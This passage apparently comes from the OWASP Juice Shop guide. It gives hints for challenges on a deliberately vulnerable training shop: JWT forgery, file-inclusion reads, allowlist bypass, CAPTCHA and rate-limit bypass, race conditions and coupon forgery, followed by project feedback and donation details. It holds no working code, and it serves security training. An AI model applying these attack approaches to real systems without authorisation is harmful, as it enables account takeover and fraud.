Uploaded files represent a significant risk to applications. The first step in many attacks is to get some code to the system to be attacked. Then the attack only needs to find a way to get the code executed. Using a file upload helps the attacker accomplish the first step.

The consequences of unrestricted file upload can vary, including complete system takeover, an overloaded file system or database, forwarding attacks to back-end systems, client-side attacks, or simple defacement. It depends on what the application does with the uploaded file and especially where it is stored.

There are really two classes of problems here. The first is with the file metadata, like the path and file name. These are generally provided by the transport, such as HTTP multi-part encoding. This data may trick the application into overwriting a critical file or storing the file in a bad location. You must validate the metadata extremely carefully before using it.

The other class of problem is with the file size or content. The range of problems here depends entirely on what the file is used for. See the examples below for some ideas about how files might be misused. To protect against this type of attack, you should analyse everything your application does with files and think carefully about what processing and interpreters are involved.^[1]

- Look out for a tweet praising new functionality of the web shop. Then find a third party vulnerability associated with it.
- Find all places in the application where file uploads are possible.
- For at least one of these, the Juice Shop is depending on a library that suffers from an arbitrary file overwrite vulnerability.
- You can find a hint toward the underlying vulnerability in the @owasp_juiceshop Twitter timeline.

Forge an almost properly RSA-signed JWT token

Like [Forge an essentially unsigned JWT token](#) this challenge requires you to make a valid JWT for a user that does not exist. What makes this challenge even harder is the requirement to have the JWT look like it was properly signed.

- This challenge exploits a weird option that is supported when signing tokens with JWT.
- You should begin with retrieving a valid JWT from the application's Authorization request header.
- A JWT is only given to users who have logged in. They have a limited validity, so better do not dawdle.
- Try to convince the site to give you a valid token with the required payload while downgrading to no encryption at all.
- Make sure your JWT is URL safe!

Inform the shop about a typosquatting imposter that dug itself deep into the frontend

Typosquatting, also called URL hijacking, a sting site, or a fake URL, is a form of cybersquatting, and possibly brandjacking which relies on mistakes such as typos made by Internet users when inputting a website address into a web browser. Should a user accidentally enter an incorrect website address, they may be led to any URL (including an alternative website owned by a cybersquatter).

The typosquatter's URL will usually be one of four kinds, all similar to the victim site address (e.g. example.com):

- A common misspelling, or foreign language spelling, of the intended site: exemple.com
- A misspelling based on typos: examlpe.com
- A differently phrased domain name: examples.com
- A different top-level domain: example.org
- An abuse of the Country Code Top-Level Domain (ccTLD): example.cm by using .cm, example.co by using .co, or example.om by using .om. A person leaving out a letter in .com in error could arrive at the fake URL's website.

Once in the typosquatter's site, the user may also be tricked into thinking that they are in fact in the real site, through the use of copied or similar

logos, website layouts or content. Spam emails sometimes make use of typosquatting URLs to trick users into visiting malicious sites that look like a given bank's site, for instance.^[2]

This challenge is about identifying and reporting (via the <http://localhost:3000/#/contact> form) a case of typosquatting hidden in the Juice Shop. It is supposedly hard to locate.

- This challenge has nothing to do with mistyping web domains. There is no conveniently misplaced file helping you with this one either. Or is there?
- This challenge has nothing to do with URLs or domains.
- Other than for its legacy companion, combing through the package.json.bak does not help for this challenge.

⚠ There is no actual malice or mischief included, as the typosquatter is completely harmless. Just keep in mind that in reality, a case like this could come with negative consequences and would sometimes be even harder to identify.

Permanently disable the support chatbot

Juice shop's handy dandy chatbot is cute and all, but can it defend itself against malicious attackers looking to rob the customers of its services?

- Think of a way to get a hold of the internal workings on the chatbot API.
- In order to disable the chatbot for all users, you must first get an understanding of how it works under the hood.
- The chatbot sure offers a lot of functionality. Could it be that juice-shop relies on a third party, possibly open source library for this?
- Maybe you can try to gather clues from around juice shop and then go dumpster dive the internet to get a hold of the bot's source.

Inform the shop about a typosquatting trick it has been a victim of

This challenge is about identifying and reporting (via the <http://localhost:3000/#/contact> form) a case of typosquatting that successfully sneaked into an older version of the Juice Shop. Luckily, it is not in use any more in v19.0.0.

- Investigating the forgotten developer's backup file might bring some insight.
- "Malicious packages in npm" is a worthwhile read on Ivan Akulov's blog.

Gain read access to an arbitrary local file on the web server

A **file inclusion vulnerability** is a type of web vulnerability that is most commonly found to affect web applications that rely on a scripting run time. This issue is caused when an application builds a path to executable code using an attacker-controlled variable in a way that allows the attacker to control which file is executed at run time. A file include vulnerability is distinct from a generic directory traversal attack, in that directory traversal is a way of gaining unauthorized file system access, and a file inclusion vulnerability subverts how an application loads code for execution. Successful exploitation of a file inclusion vulnerability will result in remote code execution on the web server that runs the affected web application. An attacker can use remote code execution to create a web shell on the web server, which can be used for website defacement.

Remote file inclusion (RFI) occurs when the web application downloads and executes a remote file. These remote files are usually obtained in the form of an HTTP or FTP URI as a user-supplied parameter to the web application.

Local file inclusion (LFI) is similar to a remote file inclusion vulnerability except instead of including remote files, only local files i.e. files on the current server can be included for execution. This issue can still lead to remote code execution by including a file that contains attacker-controlled data such as the web server's access logs.^[3]

- You should read up on vulnerabilities in popular NodeJs template engines.
- You should read up on Local File Read (LFR) vulnerabilities in popular NodeJS template engines.
- Look for an easily forgettable endpoint in Juice Shop to test out the LFR attack.
- 500 Internal Server Error is always an interesting status code.
- Fuzzing can also help with this challenge.

Inform the development team about a danger to some of their credentials

A software supply chain attack is when an attacker gains access to a legitimate software vendor and then compromises either the software or update repository. This is done with the intention of installing a backdoor,

or other malicious code, into the legitimate software update provided by the vendor. As users update their software, unwittingly falling victim to the Trojanized update, they also install the embedded malicious code.^[4]

□□ Please note that having the OWASP Juice Shop installed on your computer *does not* put you at any actual risk! This challenge does *neither* install a backdoor or Trojan nor does it bring any other harmful code to your system!

- This vulnerability will not affect any customer of the shop. It is aimed exclusively at its developers.
- This is a research-heavy challenge which does not involve any actual hacking.

Forge an essentially unsigned JWT token

JSON Web Token (JWT) is a compact, URL-safe means of representing claims to be transferred between two parties. The claims in a JWT are encoded as a JSON object that is used as the payload of a JSON Web Signature (JWS) structure or as the plaintext of a JSON Web Encryption (JWE) structure, enabling the claims to be digitally signed or integrity protected with a Message Authentication Code (MAC) and/or encrypted.^[5]

This challenge involves forging a valid JWT for a user that does not exist in the database but make the application believe it is still legit.

- This challenge is explicitly not about acquiring the RSA private key used for JWT signing.
- The three generic hints from Forge an essentially unsigned JWT token also help with this challenge.
- Instead of enforcing no encryption to be applied, try to apply a more sophisticated exploit against the JWT libraries used in the Juice Shop.
- Getting your hands on the public RSA key the application employs for its JWTs is mandatory for this challenge.
- Finding the corresponding private key should actually be impossible, but that obviously doesn't make this challenge unsolvable.
- Make sure your JWT is URL safe!

Inform the shop about a vulnerable library it is using

This challenge is quite similar to [Inform the shop about an algorithm or library it should definitely not use the way it does](#) with the difference, that here not the *general use* of the library is the issue. The application is just using *a version* of a library that contains known vulnerabilities.

- Look for possible dependencies related to security in the package.json.bak you probably harvested earlier during the Access a developer's forgotten backup file challenge.

- Do some research on the internet for known security issues in the most suspicious application dependencies.

[1] https://owasp.org/www-community/vulnerabilities/Unrestricted_File_Upload

[2] <https://en.wikipedia.org/wiki/Typosquatting>

[3] https://en.wikipedia.org/wiki/File_inclusion_vulnerability

[4] <https://www.rsa.com/en-us/blog/2017-02/are-software-supply-chain-attacks-the-new-norm>

[5] <https://tools.ietf.org/html/rfc7519>

Security through Obscurity

Many applications contain content which is not supposed to be publicly accessible. A properly implemented authorization model would ensure that only users *with appropriate permission* can access such content. If an application instead relies on the fact that the content is *not visible anywhere*, this is called "security through obscurity" which is a severe anti-pattern:

In security engineering, security through obscurity (or security by obscurity) is the reliance on the secrecy of the design or implementation as the main method of providing security for a system or component of a system. A system or component relying on obscurity may have theoretical or actual security vulnerabilities, but its owners or designers believe that if the flaws are not known, that will be sufficient to prevent a successful attack. Security experts have rejected this view as far back as 1851, and advise that obscurity should never be the only security mechanism.^[1]

Challenges covered in this chapter

Name	Description	Difficulty
Blockchain Hype	Learn about the Token Sale before its official announcement.	☆ ☆ ☆ ☆ ☆
Privacy Policy Inspection	Prove that you actually read our privacy policy.	☆ ☆ ☆
Steganography	Rat out a notorious character hiding in plain sight in the shop.	☆ ☆ ☆ ☆

Learn about the Token Sale before its official announcement

Juice Shop does not want to miss out on the chance to gain some easy extra funding, so it prepared to launch a "Token Sale" (synonymous for "Initial Coin Offering") to sell its newly invented cryptocurrency to its customers and future investors. This challenge is about finding the prepared-but-not-yet-published page about this ICO in the application.

An initial coin offering (ICO) is a controversial means of crowdfunding centered around cryptocurrency, which can be a source of capital for startup companies. In an ICO, a quantity of the crowdfunded cryptocurrency is preallocated to investors in the form of "tokens", in exchange for legal tender or other cryptocurrencies such as bitcoin or ethereum. These tokens supposedly become functional units of currency if

or when the ICO's funding goal is met and the project launches.

ICOs provide a means by which startups avoid costs of regulatory compliance and intermediaries, such as venture capitalists, bank and stock exchanges, while increasing risk for investors. ICOs may fall outside existing regulations or may need to be regulated depending on the nature of the project, or are banned altogether in some jurisdictions, such as China and South Korea.

[...] The term may be analogous with "token sale" or crowdsale, which refers to a method of selling participation in an economy, giving investors access to the features of a particular project starting at a later date. ICOs may sell a right of ownership or royalties to a project, in contrast to an initial public offering which sells a share in the ownership of the company itself.^[2]

- The developers truly believe in "Security through Obscurity" over actual access restrictions.
- Guessing or brute forcing the URL of the token sale page is very unlikely to succeed.
- You should closely investigate the place where all paths within the application are defined.
- Beating the employed obfuscation mechanism manually will take some time. Maybe there is an easier way to undo it?

Prove that you actually read our privacy policy

User agreements and privacy policies are too often simply dismissed or blindly accepted. This challenge kind of forces you to reconsider that approach.

- Only by visiting a special URL you can confirm that you read it carefully.
- First you should obviously solve the "Read our privacy policy" challenge.
- It is fine to use the mouse cursor to not lose sight of the paragraph you are currently reading.
- If you find some particularly hot sections in the policy you might want to melt them together similar to what you might have already uncovered in Apply some advanced cryptanalysis to find the real easter egg.

Rat out a notorious character hiding in plain sight in the shop

Steganography is the practice of concealing a file, message, image, or video within another file, message, image, or video. The word steganography combines the Greek words steganos (στεγανός), meaning "covered, concealed, or protected", and graphein (γράφειν) meaning "writing".

The first recorded use of the term was in 1499 by Johannes Trithemius in his *Steganographia*, a treatise on cryptography and steganography, disguised as a book on magic. Generally, the hidden messages appear to be (or to be part of) something else: images, articles, shopping lists, or some other cover text. For example, the hidden message may be in invisible ink between the visible lines of a private letter. Some implementations of steganography that lack a shared secret are forms of security through obscurity, and key-dependent steganographic schemes adhere to Kerckhoffs's principle.

The advantage of steganography over cryptography alone is that the intended secret message does not attract attention to itself as an object of scrutiny. Plainly visible encrypted messages, no matter how unbreakable they are, arouse interest and may in themselves be incriminating in countries in which encryption is illegal.

Whereas cryptography is the practice of protecting the contents of a message alone, steganography is concerned with concealing the fact that a secret message is being sent as well as concealing the contents of the message.

Steganography includes the concealment of information within computer files. In digital steganography, electronic communications may include steganographic coding inside of a transport layer, such as a document file, image file, program or protocol. Media files are ideal for steganographic transmission because of their large size. For example, a sender might start with an innocuous image file and adjust the color of every hundredth pixel to correspond to a letter in the alphabet. The change is so subtle that someone who is not specifically looking for it is unlikely to notice the change.^[3]

- There is not the slightest chance that you can spot the hidden character with the naked eye.
- You will need very specialized tool assistance for this challenge.
- The effective difficulty of this challenge depends a lot on what tools you pick to tackle it.
- This challenge cannot be solved by just reading our "Lorem Ipsum"-texts carefully.

[1] https://en.wikipedia.org/wiki/Security_through_obscurity

[2] https://en.wikipedia.org/wiki/Initial_coin_offering

[3] <https://en.wikipedia.org/wiki/Steganography>

Unvalidated Redirects

Challenges covered in this chapter

Name	Description	Difficulty
Allowlist Bypass	Enforce a redirect to a page you are not supposed to redirect to.	☆ ☆ ☆ ☆
Outdated Allowlist	Let us redirect you to one of our crypto currency addresses which are not promoted any longer.	☆

Enforce a redirect to a page you are not supposed to redirect to

This challenge is about *redirecting* to an entirely disallowed different location.

- You have to find a way to beat the allowlist of allowed redirect URLs.
- You can find several places where redirects happen in the OWASP Juice Shop.
- The application will only allow you to redirect to allowlisted (previously referred to as whitelisted) URLs.
- Tampering with the redirect mechanism might give you some valuable information about how it works under the hood.

White list validation involves defining exactly what *is* authorized, and by definition, everything else is not authorized.^[1]

Let us redirect you to one of our crypto currency addresses

Some time ago the Juice Shop project accepted donations via Bitcoin, Dash and Ether. It never received any, so these were dropped at some point.

- When removing references to those addresses from the code the developers have been a bit sloppy.
- More particular, they have been sloppy in a way that even the Angular Compiler was not able to clean up after them automatically.
- It is of course not sufficient to just visit any of the crypto currency links directly to solve the challenge.

[1] https://cheatsheetseries.owasp.org/cheatsheets/Input_Validation_Cheat_Sheet.html#whitelisting-vs-blacklisting

Broken Anti-Automation

Web applications are subjected to unwanted automated usage—day in, day out. Often these events relate to misuse of inherent valid functionality, rather than the attempted exploitation of unmitigated vulnerabilities. Also, excessive misuse is commonly mistakenly reported as application denial-of-service (DoS) like HTTP-flooding, when in fact the DoS is a side-effect instead of the primary intent. Frequently these have sector-specific names. Most of these problems seen regularly by web application owners are not listed in any OWASP Top Ten or other top issue list. Furthermore, they are not enumerated or defined adequately in existing dictionaries. These factors have contributed to inadequate visibility, and an inconsistency in naming such threats, with a consequent lack of clarity in attempts to address the issues.^[1]

Challenges covered in this chapter

Name	Description	Difficulty
CAPTCHA Bypass	Submit 10 or more customer feedbacks within 20 seconds.	☆ ☆ ☆
Extra Language	Retrieve the language file that never made it into production.	☆ ☆ ☆ ☆ ☆
Multiple Likes	Like any review at least three times as the same user.	☆ ☆ ☆ ☆ ☆ ☆
Reset Morty's Password	Reset Morty's password via the Forgot Password mechanism with <i>his obfuscated answer</i> to his security question.	☆ ☆ ☆ ☆ ☆

Submit 10 or more customer feedbacks within 20 seconds

The *Contact Us* form for customer feedback contains a CAPTCHA to protect it from being abused through scripting. This challenge is about beating this automation protection.

A completely automated public Turing test to tell computers and humans apart, or CAPTCHA, is a program that allows you to distinguish between humans and computers. First widely used by Alta Vista to prevent automated search submissions, CAPTCHAs are particularly effective in stopping any kind of automated abuse, including brute-force attacks. They

work by presenting some test that is easy for humans to pass but difficult for computers to pass; therefore, they can conclude with some certainty whether there is a human on the other end.


For a CAPTCHA to be effective, humans must be able to answer the test correctly as close to 100 percent of the time as possible. Computers must fail as close to 100 percent of the time as possible.^[2]

- After finding a CAPTCHA bypass, write a script that automates feedback submission. Or open many browser tabs and be really quick.
- You could prepare 10 browser tabs, solving every CAPTCHA and filling out the each feedback form. Then you'd need to very quickly switch through the tabs and submit the forms in under 20 seconds total.
- Should the Juice Shop ever decide to change the challenge into "Submit 100 or more customer feedbacks within 60 seconds" or worse, you'd probably have a hard time keeping up with any tab-switching approach.
- Investigate closely how the CAPTCHA mechanism works and try to find either a bypass or some automated way of solving it dynamically.
- Wrap this into a script (in whatever programming language you prefer) that repeats this 10 times.

Retrieve the language file that never made it into production

A project is internationalized when all of the project's materials and deliverables are consumable by an international audience. This can involve translation of materials into different languages, and the distribution of project deliverables into different countries.^[3]

Following this requirement OWASP sets for all its projects, the Juice Shop's user interface is available in different languages. One extra language is actually available that you will not find in the selection menu.



- First you should find out how the languages are technically changed in the user interface.
- Guessing will most definitely not work in this challenge.
- Brute force is not the only option for this challenge, but a perfectly viable one.
- Investigate online what languages are actually available.

A brute force attack can manifest itself in many different ways, but primarily consists in an attacker configuring predetermined values, making requests to a server using those values, and then analyzing the response. For the sake of efficiency, an attacker may use a dictionary attack (with or without mutations) or a traditional brute-force attack (with given classes of characters e.g.: alphanumerical, special, case (in)sensitive). Considering a given method, number of tries, efficiency of the system which conducts the attack, and estimated efficiency of the system which is attacked the attacker is able to calculate approximately how long it will take to submit all chosen predetermined values.^[4]

Like any review at least three times as the same user

Any online shop with a review or rating functionality for its products should be very keen on keeping fake or inappropriate reviews out. The Juice Shop decided to give its customers the ability to give a "like" to their favorite reviews. Of course, each user should be able to do so only once for each review.

- Punctuality is the politeness of kings.
- Every user is (almost) immediately associated with the review they "liked" to prevent abuse of that functionality.
- Did you really think clicking the "like" button three times in a row really fast would be enough to solve a ★ ★ ★ ★ ★ challenge?
- The underlying flaw of this challenge is a Race Condition.

A race condition or race hazard is the behavior of an electronics, software, or other system where the output is dependent on the sequence or timing of other uncontrollable events. It becomes a bug when events do not happen in the order the programmer intended.^[5]

Many software race conditions have associated computer security implications. A race condition allows an attacker with access to a shared resource to cause other actors that utilize that resource to malfunction, resulting in effects including denial of service and privilege escalation.

A specific kind of race condition involves checking for a predicate (e.g. for

authentication), then acting on the predicate, while the state can change between the time of check and the time of use. When this kind of bug exists in security-sensitive code, a security vulnerability called a time-of-check-to-time-of-use (TOCTTOU) bug is created.^[6]

Reset Morty's password via the Forgot Password mechanism

This password reset challenge is different from those from the [Broken Authentication](#) category as it is next to impossible to solve without using a brute force approach.

- Finding out who Morty actually is, will help to reduce the solution space.
- You can assume that Morty answered his security question truthfully but employed some obfuscation to make it more secure.
- Morty's answer is less than 10 characters long and does not include any special characters.
- Unfortunately, Forgot your password? is protected by a rate limiting mechanism that prevents brute forcing. You need to beat this somehow.

[1] <https://owasp.org/www-project-automated-threats-to-web-applications/>

[2] https://owasp.org/www-community/controls/Blocking_Brute_Force_Attacks

[3] https://wiki.owasp.org/index.php/OWASP_2014_Project_Handbook#tab=Project_Requirements

[4] https://owasp.org/www-community/attacks/Brute_force_attack

[5] https://en.wikipedia.org/wiki/Race_condition

[6] https://en.wikipedia.org/wiki/Race_condition#Computer_security

Cryptographic Issues

Challenges covered in this chapter

Name	Description	Difficulty
Forged Coupon	Forge a coupon code that gives you a discount of at least 80%.	☆ ☆ ☆ ☆ ☆ ☆
Imaginary Challenge	Solve challenge #999. Unfortunately, this challenge does not exist.	☆ ☆ ☆ ☆ ☆ ☆
Nested Easter Egg	Apply some advanced cryptanalysis to find <i>the real</i> easter egg.	☆ ☆ ☆ ☆
Premium Paywall	Unlock Premium Challenge to access exclusive content.	☆ ☆ ☆ ☆ ☆ ☆
Weird Crypto	Inform the shop about an algorithm or library it should definitely not use the way it does.	☆ ☆

Forge a coupon code that gives you a discount of at least 80%

This is probably one of the hardest challenges in the OWASP Juice Shop. As you learned during [the "happy path" tour](#), the web shop offers a *Coupon* field to get a discount on your entire order during checkout. The challenge is to get a discount of at least 80% on an order. As no coupons with this high a discount are published, it is up to you to forge your own.

- Try either a) a knowledgeable brute force attack or b) reverse engineering or c) some research in the cloud.
- One viable solution would be to reverse-engineer how coupon codes are generated and craft your own 80% coupon by using the same (or at least similar) implementation.
- Another possible solution might be harvesting as many previous coupon as possible and look for patterns that might give you a leverage for a brute force attack.
- If all else fails, you could still try to blindly brute force the coupon code field before checkout.

Solve challenge #999

The OWASP Juice Shop is *so broken* that even its convenience features (which have nothing to do with the e-commerce use cases) are designed to be vulnerable. One of these features is [Automatic saving and restoring hacking progress](#) after a server crash or a few days pause.

In order to not mess with the *real challenges* accidentally, the challenge is to fake a signal to the application that you successfully solved challenge #999 - which does not exist.

- You need to trick the hacking progress persistence feature into thinking you solved challenge #999.
- Find out how saving and restoring progress is done behind the scenes.
- Deduce from all available information (e.g. the package.json.bak) how the application encrypts and decrypts your hacking progress.
- Other than the user's passwords, the hacking progress involves an additional secret during its encryption.
- What would be a really stupid mistake a developer might make when choosing such a secret?

Apply some advanced cryptanalysis to find the real easter egg

Solving the [Find the hidden easter egg](#) challenge was probably no as satisfying as you had hoped. Now it is time to tackle the taunt of the developers and hunt down *the real easter egg*. This follow-up challenge is basically about finding a secret URL that - when accessed - will reward you with an easter egg that deserves the name.

- You might have to peel through several layers of tough-as-nails encryption for this challenge.
- Make sure you solve Find the hidden easter egg first.
- You might have to peel through several layers of tough-as-nails encryption for this challenge.

Unlock Premium Challenge to access exclusive content

These days a lot of seemingly free software comes with hidden or follow-up costs to use it to its full potential. For example: In computer games, letting players pay for *Downloadable Content* (DLC) after they purchased a full-price game, has become the norm. Often this is okay, because the developers actually *added* something worth the costs to their game. But just as often gamers are supposed to pay for *just unlocking* features that were already part of the original release.

This hacking challenge represents the latter kind of "premium" feature. *It only exists to rip you hackers off!* Of course you should never tolerate such a business policy, let alone support it with your precious Bitcoins!

That is why the actual challenge here is to unlock and solve the "premium" challenge *bypassing the paywall* in front of it.

- You do not have to pay anything to unlock this challenge! Nonetheless, donations are very much appreciated.
- There is no inappropriate, self-written or misconfigured cryptographic library to be exploited here.
- How much protection does a sturdy top-quality door lock add to your house if you put the key under the door mat? Or hide the key in the nearby plant pot? Or tape the key to the underside of

the mailbox?

- Once more: You do not have to pay anything to unlock this challenge!

Side note: The Bitcoin address behind the taunting *Unlock* button is actually a valid address of the author. So, if you'd like to donate a small amount for the ongoing maintenance and development of OWASP Juice Shop — feel free to actually use it! More on [donations in part 3](#) of this book.

Inform the shop about an algorithm or library it should definitely not use the way it does

To fulfil this challenge you must identify a cryptographic algorithm (or crypto library) that either

- should not be used *at all*
- or is a *bad choice* for a given requirement
- or is used in an *insecure way*.

Initially confined to the realms of academia and the military, cryptography has become ubiquitous thanks to the Internet. Common every day uses of cryptography include mobile phones, passwords, SSL, smart cards, and DVDs. Cryptography has permeated everyday life, and is heavily used by many web applications.

Cryptography (or crypto) is one of the more advanced topics of information security, and one whose understanding requires the most schooling and experience. It is difficult to get right because there are many approaches to encryption, each with advantages and disadvantages that need to be thoroughly understood by web solution architects and developers. In addition, serious cryptography research is typically based in advanced mathematics and number theory, providing a serious barrier to entry.

The proper and accurate implementation of cryptography is extremely critical to its efficacy. A small mistake in configuration or coding will result in removing a large degree of the protection it affords and rendering the crypto implementation useless against serious attacks.

A good understanding of crypto is required to be able to discern between solid products and snake oil. The inherent complexity of crypto makes it easy to fall for fantastic claims from vendors about their product. Typically, these are “a breakthrough in cryptography” or “unbreakable” or provide

"military grade" security. If a vendor says "trust us, we have had experts look at this,`" chances are they weren't experts!^[1 - Improper Input Validation]

- Report one of five possible answers via the "Customer Feedback" form.
- Cryptographic functions only used in the "Apply some advanced cryptanalysis to find the real easter egg" challenge do not count as they are only a developer's prank and not a serious security problem.

Miscellaneous

Challenges covered in this chapter

Name	Description	Difficulty
Bully Chatbot	Receive a coupon code from the support chatbot.	☆
Mass Dispel	Close multiple "Challenge solved"-notifications in one go.	☆
Privacy Policy	Read our privacy policy.	☆
Score Board	Find the carefully hidden 'Score Board' page.	☆
Security Advisory	The Juice Shop is susceptible to a known vulnerability in a library, for which an advisory has already been issued, marking the Juice Shop as <i>known affected</i> . A fix is still pending. Inform the shop about a suitable checksum as proof that you did your due diligence.	☆ ☆ ☆
Security Policy	Behave like any "white hat" should before getting into the action.	☆ ☆
Wallet Depletion	Withdraw more ETH from the new wallet than you deposited.	☆ ☆ ☆ ☆ ☆ ☆

Receive a coupon code from the support chatbot

This challenge is about nagging the support chatbot to hand out a coupon code that can subsequently be used to get a discount during the checkout process.

- The bot is reluctant to give you a coupon as it's coming up with various excuses for not giving you one.
- Asking over and over again like a little kid might actually help you succeed in this case.
- No seriously, just keep asking.

Close multiple "Challenge solved"-notifications in one go

This "challenge" is nothing more than an opportunity to learn about a convenience feature that allows users to close multiple "Challenge solved"-notifications at once.

- Either check the official documentation or inspect a notification UI element directly.
- This challenge is most easily solvable immediately after a server restart.
- Alternatively you can also inspect any "Challenge solved"-notification in your browser to understand its convenience feature.

Read our privacy policy

A privacy policy is a statement or a legal document (in privacy law) that discloses some or all of the ways a party gathers, uses, discloses, and manages a customer or client's data. It fulfills a legal requirement to protect a customer or client's privacy. Personal information can be anything that can be used to identify an individual, not limited to the person's name, address, date of birth, marital status, contact information, ID issue, and expiry date, financial records, credit information, medical history, where one travels, and intentions to acquire goods and services. In the case of a business it is often a statement that declares a party's policy on how it collects, stores, and releases personal information it collects. It informs the client what specific information is collected, and whether it is kept confidential, shared with partners, or sold to other firms or enterprises. Privacy policies typically represent a broader, more generalized treatment, as opposed to data use statements, which tend to be more detailed and specific.

The exact contents of a certain privacy policy will depend upon the applicable law and may need to address requirements across geographical boundaries and legal jurisdictions. Most countries have their own legislation and guidelines of who is covered, what information can be collected, and what it can be used for. In general, data protection laws in Europe cover the private sector as well as the public sector. Their privacy laws apply not only to government operations but also to private enterprises and commercial transactions.^[1]

- When you work with the application you will most likely solve this challenge in the process.
- Any automated crawling or spidering tool you use might solve this challenge for you.
- There is no real hacking involved here.

Find the carefully hidden 'Score Board' page

This challenge was already covered in [Finding the Score Board](#) at the beginning of Part II - Challenge hunting.

The Juice Shop is susceptible to a known vulnerability in a library for which an advisory has already been issued

- Security Advisories are often listed in the security.txt

Behave like any "white hat" should before getting into the action

The term "white hat" in Internet slang refers to an ethical computer hacker, or a computer security expert, who specializes in penetration testing and in other testing methodologies to ensure the security of an organization's information systems. Ethical hacking is a term meant to imply a broader category than just penetration testing. Contrasted with black hat, a malicious hacker, the name comes from Western films, where heroic and antagonistic cowboys might traditionally wear a white and a black hat respectively.^[2]

- This challenge asks you to act like an ethical hacker.
- Undoubtedly you want to read our security policy before conducting any research on our application.
- As one of the good guys, would you just start attacking an application without consent of the owner?
- You also might want to read the security policy or any bug bounty program that is in place.

Withdraw more ETH from the new wallet than you deposited

- Try to exploit the contract of the wallet.

[1] https://en.wikipedia.org/wiki/Privacy_policy

[2] [https://en.wikipedia.org/wiki/White_hat_\(computer_security\)](https://en.wikipedia.org/wiki/White_hat_(computer_security))

Part III - Getting involved

Getting involved

If you enjoyed hacking the OWASP Juice shop and you would like to be informed about upcoming releases, new challenges or bugfixes, there are plenty of ways to stay tuned.

Social Media Channels

Channel	Link
Twitter	https://twitter.com/owasp_juiceshop
Facebook	https://www.facebook.com/owasp.juiceshop
Youtube Channel	https://www.youtube.com/channel/UCjkQ1Y-bxYAqwwD1SyQpBvw

Provide feedback

- Did you experience a functional bug when hacking the application?
- Did the app server crash after you sent some malformed HTTP request?
- Were you sure to have solved a challenge but it did not light up on the score board?
- Do you think you found an *accidental* vulnerability that could be included and tracked on the score board?
- Do you disagree with the difficulty rating for some challenges?
- Did you spot a misbehaving UI component or broken image?
- Did you enjoy a conference talk, podcast or video about OWASP Juice Shop that is missing in our [references compilation on GitHub](#)?

In all the above (as well as other similar) cases, please reach out to the OWASP Juice Shop team, project leader or community!

Feedback channels

Channel	Link
OWASP Slack Channel	https://owasp.slack.com/messages/project-juiceshop (Self-registration)
Gitter Chat	https://gitter.im/bkimminich/juice-shop
Matrix Chat	https://matrix.to/#/#bkimminich_juice-shop:gitter.im
Reddit	https://www.reddit.com/r/owasp_juiceshop
Google Groups Forum	https://groups.google.com/a/owasp.org/forum/#!forum/juice-shop-project
Project Mailing List (on Google Groups)	juice-shop-project@owasp.org
GitHub Issues	https://github.com/juice-shop/juice-shop/issues

Your honest feedback is always appreciated, no matter if it is positive or negative!

Challenge feedback

You can provide feedback on all solved [hacking](#) and [coding challenges](#) directly from the [Score Board](#) and Coding Challenge modal dialog. Clicking the respective like/dislike button will send you to a Google Form pre-filled with the challenge information and your positive or negative verdict.



Coding Challenge: Score Board

Find It

Fix It 

Correct Fix
Fix 2

Only Show Lines with Differences (2)

Side by Side Line by Line

114	-	path: 'score-board',
114	+	path: 'score-board', // Must remain as is! Needed for challenge tracking!
158	-	{
158	+	{

In this one-of-a-kind scenario it is really best to just leave the code unchanged. Fiddling with it might either break accessibility of the crucial Score Board screen or make it unnecessarily harder to find it.



 Close

 Submit 

You can just submit the Google Form right away, or you can add some extra free text feedback before doing so.

OWASP Juice Shop Challenge Feedback

Please use this form to provide feedback on Hacking and Coding Challenges found in the latest version of OWASP Juice Shop! We appreciate your input!



[REDACTED] wird nicht geteilt
[Konto wechseln](#)



* Erforderlich



What is the name of the challenge as displayed on the Score Board? *

DOM XSS

Of what type is the challenge? *

- Hacking Challenge
 Coding Challenge

Did you like this challenge? *

- Yes
 No

Do you have any additional feedback?

Meine Antwort

[Senden](#)

[Alle Eingaben löschen](#)



What is the name of the challenge as displayed on the Score Board? *

Score Board

Of what type is the challenge? *

Hacking Challenge

Coding Challenge

Did you like this challenge? *

Yes

No

Do you have any additional feedback?

Meine Antwort

Senden

[Alle Eingaben löschen](#)

To prevent spamming and duplicate feedback, you have to be signed in with a Google account to submit the form. Neither your email address nor any other personal information will be submitted along with the form.

Donations

Please continue reading to learn more about supporting the OWASP Juice Shop financially! As a shortcut you can also [click here](#) to donate right now!

As a project of the OWASP Foundation the Juice Shop is and always will be

- open source
- free software

The entire project is licensed under the liberal [MIT license](#) which allows even commercial use and modifications. There will never be an "enterprise", "pro" or "premium" version of OWASP Juice Shop either.

This does not mean that a project like it can thrive without any funding. Some examples on what the OWASP Juice Shop spent (or might spend) money on:

- Giveaways for conferences and meetups (e.g. [stickers, magnets, iron-ons or temporary tattoos](#))
- Merchandise to reward awesome project contributions or marketing for the project (e.g. [apparel or mugs](#))
- Bounties on a small number of features or fixes
- Software license costs (e.g. an extended icon library)
- Commercial support where the team lacks expertise (e.g. graphics design for this book's cover was paid from donations)

Supporting Juice Shop

